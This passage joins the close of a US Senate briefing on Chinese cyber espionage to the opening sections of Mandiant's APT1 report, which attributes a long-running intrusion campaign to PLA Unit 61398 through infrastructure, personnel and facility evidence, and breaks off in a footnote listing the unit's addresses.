We need them to scale back their activity to meet the level that we see from other adversaries such as the Russians. There's a sense with the Russians that there are certain lines we don't cross and certain activity stays at a certain level. With the Chinese, they take the gloves off and they go after far too many industries who simply cannot defend themselves.

Mr. MANDIA. My answer is at a higher level of abstraction. There's going to be technical solutions and non-technical solutions, and neither one in and of itself is going to be 100 percent successful. So we'll probably never get to perfection here, because I can't think of one technical way to prevent all attacks. Technology is just evolving too quickly. But I believe that technology is advancing. We're limiting the consequences of intrusions far better today than 5 years ago.

The up side of a lot of the attacks we've seen, if you want to think of it that way, is we're much better postured in many organizations to withstand the next generation attacks that may come

without the code of ethics we've witnessed for 15 years out of Russia and China. It may come from Iran, may come from a non-nation state, or a terrorist group. So that the security has come up based on a lot of these activities, but it's the non-technical solutions that I just don't have the proficiency or expertise to advise you on. But you can't get there with just technology. Technology is not—there's not going to be a silver bullet, so we're going to have to have a diplomatic as well as technology to approach the problem.

Senator FISCHER. Thank you.

Thank you, Madam Chairman.

Senator HAGAN. Before we close, do you think that the political leadership in China has been told by their cyber forces that what they've been doing was undetectable? If so, then would there be some pretty tough questions going on right now from the political leaders to their cyber forces?

Mr. BEJTLICH. I'm loathe to speculate, but my guess is they didn't say that it was undetectable, but they would have said it's tolerated. Now we're signaling to them that it's not tolerated.

Senator HAGAN. Then I have one more, final wrap-up question and this is what I ask all the generals that I talk to on this issue, too, and other companies. Tell me about your employee base as far as the educational component of science, technology, engineering, and math (STEM) education in our country for the kind of people that you need to be hiring to do this kind of work?

I know that STEM is certainly an area of focus that we in our country have to be paying a lot more attention to, so that we can be sure that we have the people within our military, within our government, within our private industries, within the companies that come to you to help them from an intrusion standpoint. Can you talk a little bit about what you see from your perspective?

Mr. BEJTLICH. Hiring is our biggest challenge. We struggle to find the types of people that will meet our needs. But there are good signs. 15 years ago when I started, when Kevin started, there weren't programs that you could attend to learn how to defend yourself. There were computer science programs, but there were not computer security programs. So we're seeing more of that, which is good.

I still think there's a disconnect between the theory that's taught and then what you really need to do on the job. It would be—both Kevin and I are authors. We write books that people use in school and they learn how to do the real deal as opposed to learning about cryptography, which may or may not be helpful.

So I think we're getting there. I think that the fact that in the military and in the FBI and some other places there are career paths now—that's what's difficult. When you take someone in uniform and they don't have a career path to stay doing this work, that's tough. I think that's changed now and that's encouraging. Even having CYBERCOM, I think, as a home for people like that, is very encouraging.

But there's still plenty more to do. The fact that the Chinese can muster so many people and encourage so many people to learn how to hack and in the United States we still have trouble with that— not that I'm encouraging anyone to learn how to hack necessarily, but to do it for educational purposes and then do it as a job. This

is the greatest job in the world as far as I'm concerned and I would love to have more people banging down our doors to try to do it with us.

Mr. MANDIA. The bottom line is there is a shortage, and we're doing what many other companies are doing, supporting local colleges, supporting students, trying to get more people into it. I always believe wherever money goes crime follows. Pretty soon we'll all be paying for things with our Android phones and our iPhones, and the minute we're doing all-digital money we're going to see more digital crime and we're going to need more expertise, and we need to build technology that expands at the scope of those expertises as well.

So we're in an interesting time, but we're trying to make more—as I say, we're trying to groom more cyber pilots to help us.

Senator HAGAN. We certainly thank you for your report. Thank you for your company's making this public and sharing it with us. We certainly do thank you for your testimony at this briefing today.

We will adjourn. Thank you.

ANNEX

[The report titled: Mandiant Report, "APT1 - Exposing One of China's Cyber Espionage Units" follows:]

MANDIANT®

APT1

Exposing One of China's Cyber
Espionage Units

CONTENTS

" **China's economic espionage** has reached an intolerable level and I believe that the United States and our allies in Europe and Asia have an obligation to confront Beijing and demand that they put a stop to this piracy.

Beijing is waging a massive trade war on us all, and we should band together to pressure them to stop. Combined, the United States and our allies in Europe and Asia have significant diplomatic and economic leverage over China, and we should use this to our advantage to put an end to this scourge."[1]

— *U.S. Rep. Mike Rogers, October, 2011*

" **It is unprofessional** and groundless to accuse the Chinese military of launching cyber attacks without any conclusive evidence."[2]

— *Chinese Defense Ministry, January, 2013*

---

[1] "Mike Rogers, Statement to the U.S. House, Permanent Select Committee on Intelligence, *Open Hearing: Cyber Threats and Ongoing Efforts to Protect the Nation,* Hearing, October 4, 2011, http://intelligence.house.gov/sites/intelligence.house.gov/files/documents/100411CyberHearingRogers.pdf, accessed February 6, 2013.

[2] "Chinese hackers suspected in attack on The Post's computers." *The Washington Post,* Feb. 1, 2013, http://www.washingtonpost.com/business/technology/chinese-hackers-suspected-in-attack-on-the-posts-computers/2013/02/01/d5a44fde-6cb1-11e2-bd36-c0fe61a205f6_story.html, accessed Feb. 1, 2013.

EXECUTIVE SUMMARY

Since 2004, Mandiant has investigated computer security breaches at hundreds of organizations around the world. The majority of these security breaches are attributed to advanced threat actors referred to as the "Advanced Persistent Threat" (APT). We first published details about the APT in our January 2010 M-Trends report. As we stated in the report, our position was that "The Chinese government may authorize this activity, but there's no way to determine the extent of its involvement." Now, three years later, we have the evidence required to change our assessment. The details we have analyzed during hundreds of investigations convince us that the groups conducting these activities are based primarily in China and that the Chinese Government is aware of them.[3]

Mandiant continues to track dozens of APT groups around the world; however, this report is focused on the most prolific of these groups. We refer to this group as "APT1" and it is one of more than 20 APT groups with origins in China. APT1 is a single organization of operators that has conducted a cyber espionage campaign against a broad range of victims since at least 2006. From our observations, it is one of the most prolific cyber espionage groups in terms of the sheer quantity of information stolen. The scale and impact of APT1's operations compelled us to write this report.

The activity we have directly observed likely represents only a small fraction of the cyber espionage that APT1 has conducted. Though our visibility of APT1's activities is incomplete, we have analyzed the group's intrusions against nearly 150 victims over seven years. From our unique vantage point responding to victims, we tracked APT1 back to four large networks in Shanghai, two of which are allocated directly to the Pudong New Area. We uncovered a substantial amount of APT1's attack infrastructure, command and control, and modus operandi (tools, tactics, and procedures). In an effort to underscore there are actual individuals behind the keyboard, Mandiant is revealing three personas we have attributed to APT1. These operators, like soldiers, may merely be following orders given to them by others.

Our analysis has led us to conclude that APT1 is likely government-sponsored and one of the most persistent of China's cyber threat actors. We believe that APT1 is able to wage such a long-running and extensive cyber espionage campaign in large part because it receives direct government support. In seeking to identify the organization behind this activity, our research found that People's Liberation Army (PLA's) Unit 61398 is similar to APT1 in its mission, capabilities, and resources. PLA Unit 61398 is also located in precisely the same area from which APT1 activity appears to originate.

---

[3] Our conclusions are based exclusively on unclassified, open source information derived from Mandiant observations. None of the information in this report involves access to or confirmation by classified intelligence.

KEY FINDINGS

APT1 is believed to be the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department (总参三部二局), which is most commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398 (61398部队).

»   The nature of "Unit 61398's" work is considered by China to be a state secret; however, we believe it engages in harmful "Computer Network Operations."

»   Unit 61398 is partially situated on Datong Road (大同路) in Gaoqiaozhen (高桥镇), which is located in the Pudong New Area (浦东新区) of Shanghai (上海). The central building in this compound is a 130,663 square foot facility that is 12 stories high and was built in early 2007.

»   We estimate that Unit 61398 is staffed by hundreds, and perhaps thousands of people based on the size of Unit 61398's physical infrastructure.

»   China Telecom provided special fiber optic communications infrastructure for the unit in the name of national defense.

»   Unit 61398 requires its personnel to be trained in computer security and computer network operations and also requires its personnel to be proficient in the English language.

»   Mandiant has traced APT1's activity to four large networks in Shanghai, two of which serve the Pudong New Area where Unit 61398 is based.

APT1 has systematically stolen hundreds of terabytes of data from at least 141 organizations, and has demonstrated the capability and intent to steal from dozens of organizations simultaneously.[4]

»   Since 2006, Mandiant has observed APT1 compromise 141 companies spanning 20 major industries.

»   APT1 has a well-defined attack methodology, honed over years and designed to steal large volumes of valuable intellectual property.

»   Once APT1 has established access, they periodically revisit the victim's network over several months or years and steal broad categories of intellectual property, including technology blueprints, proprietary manufacturing processes, test results, business plans, pricing documents, partnership agreements, and emails and contact lists from victim organizations' leadership.

»   APT1 uses some tools and techniques that we have not yet observed being used by other groups including two utilities designed to steal email — GETMAIL and MAPIGET.

»   APT1 maintained access to victim networks for an average of 356 days.[5] The longest time period APT1 maintained access to a victim's network was 1,764 days, or four years and ten months.

»   Among other large-scale thefts of intellectual property, we have observed APT1 stealing 6.5 terabytes of compressed data from a single organization over a ten-month time period.

»   In the first month of 2011, APT1 successfully compromised at least 17 new victims operating in 10 different industries.

---

[4]   We believe that the extensive activity we have directly observed represents only a small fraction of the cyber espionage that APT1 has conducted. Therefore, Mandiant is establishing the lower bounds of APT1 activities in this report.

[5]   This is based on 91 of the 141 victim organizations. In the remaining cases, APT1 activity is either ongoing or else we do not have visibility into the last known date of APT1 activity in the network.

APT1 focuses on compromising organizations across a broad range of industries in English-speaking countries.

» Of the 141 APT1 victims, 87% of them are headquartered in countries where English is the native language.

» The industries APT1 targets match industries that China has identified as strategic to their growth, including four of the seven strategic emerging industries that China identified in its 12th Five Year Plan.

APT1 maintains an extensive infrastructure of computer systems around the world.

» APT1 controls thousands of systems in support of their computer intrusion activities.

» In the last two years we have observed APT1 establish a minimum of 937 Command and Control (C2) servers hosted on 849 distinct IP addresses in 13 countries. The majority of these 849 unique IP addresses were registered to organizations in China (709), followed by the U.S. (109).

» In the last three years we have observed APT1 use fully qualified domain names (FQDNs) resolving to 988 unique IP addresses.

» Over a two-year period (January 2011 to January 2013) we confirmed 1,905 instances of APT1 actors logging into their attack infrastructure from 832 different IP addresses with Remote Desktop, a tool that provides a remote user with an interactive graphical interface to a system.

» In the last several years we have confirmed 2,551 FQDNs attributed to APT1.

In over 97% of the 1,905 times Mandiant observed APT1 intruders connecting to their attack infrastructure, APT1 used IP addresses registered in Shanghai and systems set to use the Simplified Chinese language.

» In 1,849 of the 1,905 (97%) of the Remote Desktop sessions APT1 conducted under our observation, the APT1 operator's keyboard layout setting was "Chinese (Simplified) — US Keyboard". Microsoft's Remote Desktop client configures this setting automatically based on the selected language on the client system. Therefore, the APT1 attackers likely have their Microsoft® operating system configured to display Simplified Chinese fonts.

» 817 of the 832 (98%) IP addresses logging into APT1 controlled systems using Remote Desktop resolved back to China.

» We observed 767 separate instances in which APT1 intruders used the "HUC Packet Transmit Tool" or HTRAN to communicate between 614 distinct routable IP addresses and their victims' systems using their attack infrastructure. Of the 614 distinct IP addresses used for HTRAN communications:

  – 614 of 614 (100%) were registered in China.
  – 613 (99.8%) were registered to one of four Shanghai net blocks.

The size of APT1's infrastructure implies a large organization with at least dozens, but potentially hundreds of human operators.

» We conservatively estimate that APT1's current attack infrastructure includes over 1,000 servers.

» Given the volume, duration and type of attack activity we have observed, APT1 operators would need to be directly supported by linguists, open source researchers, malware authors, industry experts who translate task requests from requestors to the operators, and people who then transmit stolen information to the requestors.

» APT1 would also need a sizable IT staff dedicated to acquiring and maintaining computer equipment, people who handle finances, facility management, and logistics (e.g., shipping).

In an effort to underscore that there are actual individuals behind the keyboard, Mandiant is revealing three personas that are associated with APT1 activity.

» The first persona, "UglyGorilla", has been active in computer network operations since October 2004. His activities include registering domains attributed to APT1 and authoring malware used in APT1 campaigns. "UglyGorilla" publicly expressed his interest in China's "cyber troops" in January 2004.

» The second persona, an actor we call "DOTA", has registered dozens of email accounts used to conduct social engineering and spear phishing attacks in support of APT1 campaigns. "DOTA" used a Shanghai phone number while registering these accounts.

» We have observed both the "UglyGorilla" persona and the "DOTA" persona using the same shared infrastructure, including FQDNs and IP ranges that we have attributed to APT1.

» The third persona, who uses the nickname "SuperHard," is the creator or a significant contributor to the AURIGA and BANGAT malware families which we have observed APT1 and other APT groups use. "SuperHard" discloses his location to be the Pudong New Area of Shanghai.

Mandiant is releasing more than 3,000 indicators to bolster defenses against APT1 operations.

» Specifically, Mandiant is providing the following:

  – Digital delivery of over 3,000 APT1 indicators, such as domain names, IP addresses, and MD5 hashes of malware.

  – Sample Indicators of Compromise (IOCs) and detailed descriptions of over 40 families of malware in APT1's arsenal of digital weapons.

  – Thirteen (13) X.509 encryption certificates used by APT1.

  – A compilation of videos showing actual attacker sessions and their intrusion activities.

» While existing customers of Mandiant's enterprise-level products, Mandiant Managed Defense and Mandiant Intelligent Response®, have had prior access to these APT1 Indicators, we are also making them available for use with Redline™, our free host-based investigative tool. Redline can be downloaded at http://www.mandiant.com/resources/download/redline.

Conclusion

The sheer scale and duration of sustained attacks against such a wide set of industries from a singularly identified group based in China leaves little doubt about the organization behind APT1. We believe the totality of the evidence we provide in this document bolsters the claim that APT1 is Unit 61398. However, we admit there is one other unlikely possibility:

> A secret, resourced organization full of mainland Chinese speakers with direct access to Shanghai-based telecommunications infrastructure is engaged in a multi-year, enterprise scale computer espionage campaign right outside of Unit 61398's gates, performing tasks similar to Unit 61398's known mission.

Why We Are Exposing APT1

The decision to publish a significant part of our intelligence about Unit 61398 was a painstaking one. What started as a "what if" discussion about our traditional non-disclosure policy quickly turned into the realization that the positive impact resulting from our decision to expose APT1 outweighed the risk to our ability to collect intelligence on this particular APT group. It is time to acknowledge the threat is originating in China, and we wanted to do our part to arm and prepare security professionals to combat that threat effectively. The issue of attribution has always been a missing link in publicly understanding the landscape of APT cyber espionage. Without establishing a solid connection to China, there will always be room for observers to dismiss APT actions as uncoordinated, solely criminal in nature, or peripheral to larger national security and global economic concerns. We hope that this report will lead to increased understanding and coordinated action in countering APT network breaches.

At the same time, there are downsides to publishing all of this information publicly. Many of the techniques and technologies described in this report are vastly more effective when attackers are not aware of them. Additionally, publishing certain kinds of indicators dramatically shortens their lifespan. When Unit 61398 changes their techniques after reading this report, they will undoubtedly force us to work harder to continue tracking them with such accuracy. It is our sincere hope, however, that this report can temporarily increase the costs of Unit 61398's operations and impede their progress in a meaningful way.

We are acutely aware of the risk this report poses for us. We expect reprisals from China as well as an onslaught of criticism.

CHINA'S COMPUTER NETWORK OPERATIONS TASKING TO PLA UNIT 61398 (61398部队)

Our research and observations indicate that the Communist Party of China (CPC,中国共产党) is tasking the Chinese People's Liberation Army (PLA,中国人民解放军) to commit systematic cyber espionage and data theft against organizations around the world. This section provides photos and details of Unit 61398 facilities, Chinese references discussing the unit's training and coursework requirements, and internal Chinese communications documenting the nature of the unit's relationship with at least one state-owned enterprise. These details will be particularly relevant when we discuss APT1's expertise, personnel, location, and infrastructure, which parallel those of Unit 61398.

Emblem of the People's Liberation Army

The Communist Party of China

The PLA's cyber command is fully institutionalized within the CPC and able to draw upon the resources of China's state-owned enterprises to support its operations. The CPC is the ultimate authority in Mainland China; unlike in Western societies, in which political parties are subordinate to the government, the military and government in China are subordinate to the CPC. In fact, the PLA reports directly to the CPC's Central Military Commission (CMC, 中央军事委员会).[6] This means that any enterprise cyber espionage campaign within the PLA is occurring at the direction of senior members of the CPC.

We believe that the PLA's strategic cyber command is situated in the PLA's General Staff Department (GSD,总参谋部), specifically its 3rd Department (总参三部).[7] The GSD is the most senior PLA department. Similar to the U.S. Joint Chiefs of Staff, the GSD establishes doctrine and provides operational guidance for the PLA. Within the GSD, the 3rd Department has a combined focus on signals intelligence, foreign language proficiency, and defense information

---

[6] James C. Mulvenon and Andrew N. D. Yang, editors, *The People's Liberation Army as Organization: Reference Volume v1.0*, (Santa Monica, CA: RAND Corporation, 2002), 96, http://www.rand.org/pubs/conf_proceedings/CF182.html, accessed February 6, 2013.

[7] Bryan Krekel, Patton Adams, and George Bakos, "Occupying the Information High Ground: Chinese Capabilities for Computer Network Operations and Cyber Espionage," Prepared for the U.S.-China Economic and Security Review Commission by Northrop Grumman Corp (2012): 10, http://www.uscc.gov/RFP/2012/USCC%20Report_Chinese_CapabilitiesforComputer_NetworkOperationsandCyberEspionage.pdf, accessed February 6, 2013.

systems.[8] It is estimated to have 130,000[9] personnel divided between 12 bureaus (局), three research institutes, and 16 regional and functional bureaus.[10] We believe that the GSD 3rd Department, 2nd Bureau (总参三部二局), is the APT group that we are tracking as APT1. Figure 1 shows how close the 2nd Bureau sits to the highest levels of the CPC. At this level, the 2nd Bureau also sits atop a large-scale organization of subordinate offices.


FIGURE 1: Unit 61398's position within the PLA[11]

---

[8] The 3rd department's mission is roughly a blend of the missions assigned to the U.S. National Security Agency, the Defense Language Institute, and parts of the Defense Information Systems Agency.

[9] Bryan Krekel, Patton Adams, and George Bakos, "Occupying the Information High Ground: Chinese Capabilities for Computer Network Operations and Cyber Espionage," Prepared for the U.S.-China Economic and Security Review Commission by Northrop Grumman Corp (2012): 47, http://www.uscc.gov/RFP/2012/USCC%20Report_Chinese_CapabilitiesforComputer_NetworkOperationsandCyberEspionage.pdf, accessed February 6, 2013.

[10] Ian Easton and Mark A. Stokes, "China's Electronic Intelligence Satellite Developments: Implications for U.S. Air and Naval Operations," Project 2049 Institute (2011): 5, http://project2049.net/documents/china_electronic_intelligence_elint_satellite_developments_easton_stokes.pdf, accessed February 6, 2013.

[11] James C. Mulvenon and Andrew N. D. Yang, editors, *The People's Liberation Army as Organization: Reference Volume v1.0*, (Santa Monica, CA: RAND Corporation, 2002), 96, http://www.rand.org/pubs/conf_proceedings/CF182.html, accessed February 6, 2013.

Inferring the Computer Network Operations Mission and Capabilities of Unit 61398 (61398部队)

Publicly available references confirm that the PLA GSD's 3rd Department, 2nd Bureau, is Military Unit Cover Designator (MUCD) 61398, more commonly known as Unit 61398.[12] They also clearly indicate that Unit 61398 is tasked with computer network operations (CNO).[13] The Project 2049 Institute reported in 2011 that Unit 61398 "appears to function as the Third Department's premier entity targeting the United States and Canada, most likely focusing on political, economic, and military-related intelligence."[14] Our research supports this and also suggests Unit 61398's CNO activities are not limited to the U.S. and Canada, but likely extend to any organization where English is the primary language.

What is a MUCD?

Chinese military units are given MUCDs, five-digit numerical sequences, to provide basic anonymity for the unit in question and as a standardized reference that facilitates communications and operations (e.g., "Unit 81356 is moving to the objective," versus "1st Battalion, 125th Regiment, 3rd Division, 14th Group Army is moving to the objective"). Military Unit Cover Designators are also used in official publications and on the Internet to refer to the unit in question. The MUCD numbers are typically displayed outside a unit's barracks, as well as on the unit's clothing, flags, and stationary.

Source: The Chinese Army Today: Tradition and Transformation for the 21st Century — Dennis J. Blasko

Identifying GSD 3rd Department, 2nd Bureau as Unit 61398

The care with which the PLA maintains the separation between the GSD 3rd Department, 2nd Bureau, and the MUCD 61398 can be partially observed by searching the Internet for official documents from the Chinese government that refer to both the 2nd Bureau and Unit 61398. Figure 2 shows the results of one of these queries.

⚠ No results found for "总参三部二局" "61398部队" site:gov.cn.

FIGURE 2: No results found for searching for "GSD 3rd Department 2nd Bureau" and "Unit 61398" on any Chinese government websites

Despite our challenges finding a link between the Chinese Government and Unit 61398 online, our searches did find references online indicating that the GSD 3rd Department, 2nd Bureau, is actually Unit 61398. Specifically, Google indexed references to Unit 61398 in forums and resumes. Once these references were discovered by CPC censors, these postings and documents were likely modified or removed from the Internet. Figure 3 shows Google search results

---

[12] Mark A. Stokes, Jenny Lin, and L.C. Russell Hsiao, "The Chinese People's Liberation Army Signals Intelligence and Cyber Reconnaissance Infrastructure," Project 2049 Institute (2011): 8, http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf, accessed February 6, 2013.

[13] U.S. Department of Defense defines Computer Network Operations as "Comprised of computer network attack, computer network defense, and related computer network exploitation enabling operations. Also called CNO.
- computer network attack. Actions taken through the use of computer networks to disrupt, deny, degrade, or destroy information resident in computers and computer networks, or the computers and networks themselves. Also called CNA.
- computer network defense. Actions taken to protect, monitor, analyze, detect, and respond to unauthorized activity within the Department of Defense information systems and computer networks. Also called CND.
- computer network exploitation. Enabling operations and intelligence collection capabilities conducted through the use of computer networks to gather data from target or adversary automated information systems or networks. Also called CNE."
U.S. Department of Defense, *The Dictionary of Military Terms* (New York: Skyhorse Publishing, Inc.), 112.

[14] Mark A. Stokes, Jenny Lin, and L.C. Russell Hsiao, "The Chinese People's Liberation Army Signals Intelligence and Cyber Reconnaissance Infrastructure," Project 2049 Institute (2011): 8, http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf, accessed February 6, 2013.

for unit 61398 and some responsive "hits" (note that the links that appear in these search results will likely have been removed by the time you read this report):

联系方式 - 简历详细信息
www.job51.com/person/.../Resume_1.asp?... - China - Translate this page
1999.12至2004.12 总参三部二局（61398部队）驾驶员2005，3至2006.3 深圳国叶世成
科技有限公司驾驶员2006.5至2008.5 上海市星晔进出口有限公司驾驶 ...

592招聘-连云港司机求职找工作-招聘首选592招聘网
www.job592.com/cv/120209/person1266063.html - Translate this page
1999.12 至2004.12 总参三部二局（61398 部队）驾驶员 2005，3 至2006.3 深圳国叶
世成科技有限公司驾驶员 2006.5 至2008.5 上海市星晔进出口有限公司驾驶员 ...

FIGURE 3: Google search results that show Unit 61398 attribution "leaks"

Unit 61398's Personnel Requirements

Unit 61398 appears to be actively soliciting and training English speaking personnel specializing in a wide variety of cyber topics. Former and current personnel from the unit have publicly alluded to these areas of emphasis. For example, a graduate student of covert communications, Li Bingbing (李兵兵), who openly acknowledged his affiliation with Unit 61398, published a paper in 2010 that discussed embedding covert communications within Microsoft® Word documents. Another example is English linguist Wang Weizhong's (王卫忠) biographical information, provided to the Hebei (河北) Chamber of Commerce, which describes the training he received as an English linguist while assigned to Unit 61398. These and other examples that demonstrate Unit 61398's areas of expertise are listed in Table 1 below.

TABLE 1: Chinese sources referring to the areas of expertise contained in Unit 61398.

Type of Expertise in Unit 61398 (部队)	Source Describing that Expertise in Unit 61398
Covert Communications	Article in Chinese academic journal. Second author Li Bingbing (李兵兵) references Unit 61398 as the source of his expertise on the topic.[15]
English Linguistics	Bio of Hebei Chamber of Commerce member Wang Weizhong (王卫忠). He describes that he received his training as an English linguist during his service in Unit 61398. (Hebei is a borough in Shanghai.)[16]
Operating System Internals	Article in Chinese academic journal. Second author Yu Yunxiang (虞云翔) references Unit 61398 as the source of his expertise on the topic.[17]
Digital Signal Processing	Article in Chinese academic journal. Second author Peng Fei (彭飞) references Unit 61398 as the source of his expertise on the topic.[18]
Network Security	Article in Chinese academic journal. Third author Chen Yiqun (陈依群) references Unit 61398 as the source of his expertise on the topic.[19]

[15] Li Bing-bing, Wang Yan-Bo, and Xu Ming, "An information hiding method of Word 2007 based on image covering," *Journal of Sichuan University (Natural Science Edition)* 47 (2010), http://www.paper.edu.cn/journal/downCount/0490-6756(2010)S1-0031-06, accessed February 6, 2013.

[16] Hebei Chamber of Commerce, Bio of member Wang Weizhong (2012), http://www.hbsh.org/shej_ejsheqmsg.aspx?mid=26&uid=06010000&aid=06, accessed February 6, 2013.

[17] Zeng Fan-jing, Yu Yun-xiang, and Chang Li, "The Implementation of Overlay File System in Embedded Linux," *Journal of Information Engineering University* 7 (2006), http://file.lw23.com/9/98/984/98401889-9da6-4c38-b9d2-5a5202fd1a33.pdf, accessed February 6, 2013.

[18] Zhao Ji-yong, Peng Fei, and Geng Chang-suo, "ADC's Performance and Selection Method of Sampling Number of Bits," *Journal of Military Communications Technology* 26, (2005), http://file.lw23.com/f/f1/f14/f14e7b60-3d60-4184-a48f-4a50dd21927c.pdf, accessed February 6, 2013.

[19] Chen Qiyun, Chen Xiuzhen, Chen Yiqun, and Fan Lei, "Quantization Evaluation Algorithm for Attack Graph Based on Node Score," *Computer Engineering* 36 (2010), http://www.ecice06.com/CN/article/downloadArticleFile.do?attachType=PDF&id=19627, accessed February 7, 2013.

Additionally, there is evidence that Unit 61398 aggressively recruits new talent from the Science and Engineering departments of universities such as Harbin Institute of Technology (哈尔滨工业大学) and Zhejiang University School of Computer Science and Technology (浙江大学计算机学院). The majority of the "profession codes" (专业代码) describing positions that Unit 61398 is seeking to fill require highly technical computer skills. The group also appears to have a frequent requirement for strong English proficiency. Table 2 provides two examples of profession codes for positions in Unit 61398, along with the required university courses and proficiencies associated with each profession.[20]

TABLE 2: Two profession codes and university recommended courses for students intending to apply for positions in Unit 61398

Profession Code	Required Proficiencies

080902 — Circuits and Systems	» 101 — Political
	» 201 — English
	» 301 — Mathematics
	» 842 — Signal and Digital Circuits (or) 840 - Circuits
	» Interview plus a small written test:
	  – Circuits and Systems-based professional knowledge and comprehensive capacity
	  – Team spirit and ability to work with others to coordinate
	  – English proficiency

081000 — Information and Communications Engineering	» 101 - Political » 201 – British [English] » 301 - Mathematics » 844 - Signal Circuit Basis

Size and Location of Unit 61398's Personnel and Facilities

Based on the size of Unit 61398's physical infrastructure, we estimate that the unit is staffed by hundreds, and perhaps thousands. This is an extrapolation based on public disclosures from within China describing the location and physical installations associated with Unit 61398. For example, public sources confirm that in early 2007, Jiangsu Longhai Construction Engineering Group (江苏龙海建工集团有限公司) completed work on a new building for Unit 61398 located at Datong Road 208 within the Pudong New Area of Shanghai (上海市浦东新区高桥镇大同路208号),[21] which is referred to as the "Unit 61398 Center Building" (61398部队中心大楼). At 12 stories in height, and offering 130,663 square feet of space, we estimate that this building houses offices for approximately 2,000 people. Figure 4 through Figure 7 provide overhead views and street-level views of the building and its location, showing its size. This is only one of the unit's several buildings, some of which are even larger.

---

[20] Two Chinese universities hosting Unit 61398 recruiting events:
- Zhejiang University: http://www.cs.zju.edu.cn/chinese/redir.php?catalog_id=101913&object_id=106021
- Harbin Institute of Technology: http://today.hit.edu.cn/articles/2004/2-23/12619.htm

[21] See http://www.czzbb.net/czzb/YW_Info/YW_ZiGeYS/BaoMingInfo.aspx?YW_RowID=41726&BiaoDuanBH=CZS20091202901&enterprise_id=70362377-3 for documentation of the contract award to Jiangsu Langhai Construction Engineering Group for Unit 61398's Center Building, among several other buildings; accessed February 5, 2013.

FIGURE 4: Datong circa 2006 (prior to Unit 61398 Center Building construction) Image Copyright 2013 DigitalGlobe

FIGURE 5: Datong Circa 2008 (Unit 61398 Center Building visible at 208 Datong) Image Copyright 2013 DigitalGlobe

FIGURE 6: Unit 61398 Center Building (main gate, soldiers visible) Image Copyright 2013 city8.com

FIGURE 7: Unit 61398 Center Building 208 Datong (rear view, possible generator exhausts visible) Image Copyright 2013 city8.com

Unit 61398 also has a full assortment of support units and associated physical infrastructure, much of which is located on a stretch of Datong Road (大同路) in Gaoqiaozhen (高桥镇), in the Pudong New Area (浦东新区) of Shanghai (上海).[22] These support units include a logistics support unit, outpatient clinic, and kindergarten, as well as guesthouses located both in Gaoqiaozhen and in other locations in Shanghai.[23] These amenities are usually associated with large military units or units at higher echelons. The close proximity of these amenities supports the contention that Unit 61398 occupies a high-level position in the PLA organizational hierarchy (see Figure 1: Unit 61398's positions within the PLA).[24]

PLA Unit 61398 and State-Owned Enterprise China Telecom are Co-building Computer Network Operations Infrastructure

Mandiant found an internal China Telecom document online that provides details about the infrastructure provided to Unit 61398. The memo (in Figure 8) reveals China Telecom executives deciding to "co-build" with Unit 61398 to justify the use of their own inventory in the construction of fiber optic communication lines "based on the principle that national defense construction is important." The letter also appears to indicate that this is a special consideration being made outside of China Telecom's "normal renting method" for Unit 61398. Additionally, the memo clarifies the phrase "Unit 61398" with the comment "(GSD 3rd Department, 2nd Bureau)." The memo not only supports the identity of Unit 61398 as GSD's 3rd Department 2nd Bureau, but also reveals the relationship between a "very important communication and control department" (Unit 61398) and a state-influenced enterprise.

---

[22] Confirmation of several other Unit 61398 support facilities along Datong Road:
Address: 上海市浦东新区大同路50号 (Pudong New Area, Shanghai, Datong Road 50)
Building Name: 中国人民解放军第61398部队司令部 (People's Liberation Army Unit 61398 Headquarters)
Source: Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B% E7%AC%AC61398%E9%83%A8%E9%98%9F%E5%8F%B8%E4%B-B%A4%E9%83%A8, accessed February 6, 2013.

Address: 上海市浦东新区大同路118弄甲 (Pudong New Area, Shanghai, Datong Road 118 A)
Building Name: 中国人民解放军第61398部队司令部 (People's Liberation Army Unit 61398 Headquarters)
Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%AC61398%E9%83%A8%E9%98%9F%E5%8F%B8%E4%BB%A4%E9%83%A8_0, accessed February 6, 2013.

Address: 上海市浦东新区高桥镇大同路135号 (Pudong New Area, Shanghai Gaoqiao Town, Datong Road 135)
Building Name: 中国人民解放军第61398部队 (People's Liberation Army Unit 61398)
Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%AC61398%E9%83%A8%E9%98%9F_0, accessed February 6, 2013.

Address: 上海市浦东新区高桥镇大同路153号 (Pudong New Area, Shanghai Gaoqiao Town, Datong Road 153)
Building Name: 中国人民解放军第61398部队 (People's Liberation Army Unit 61398)
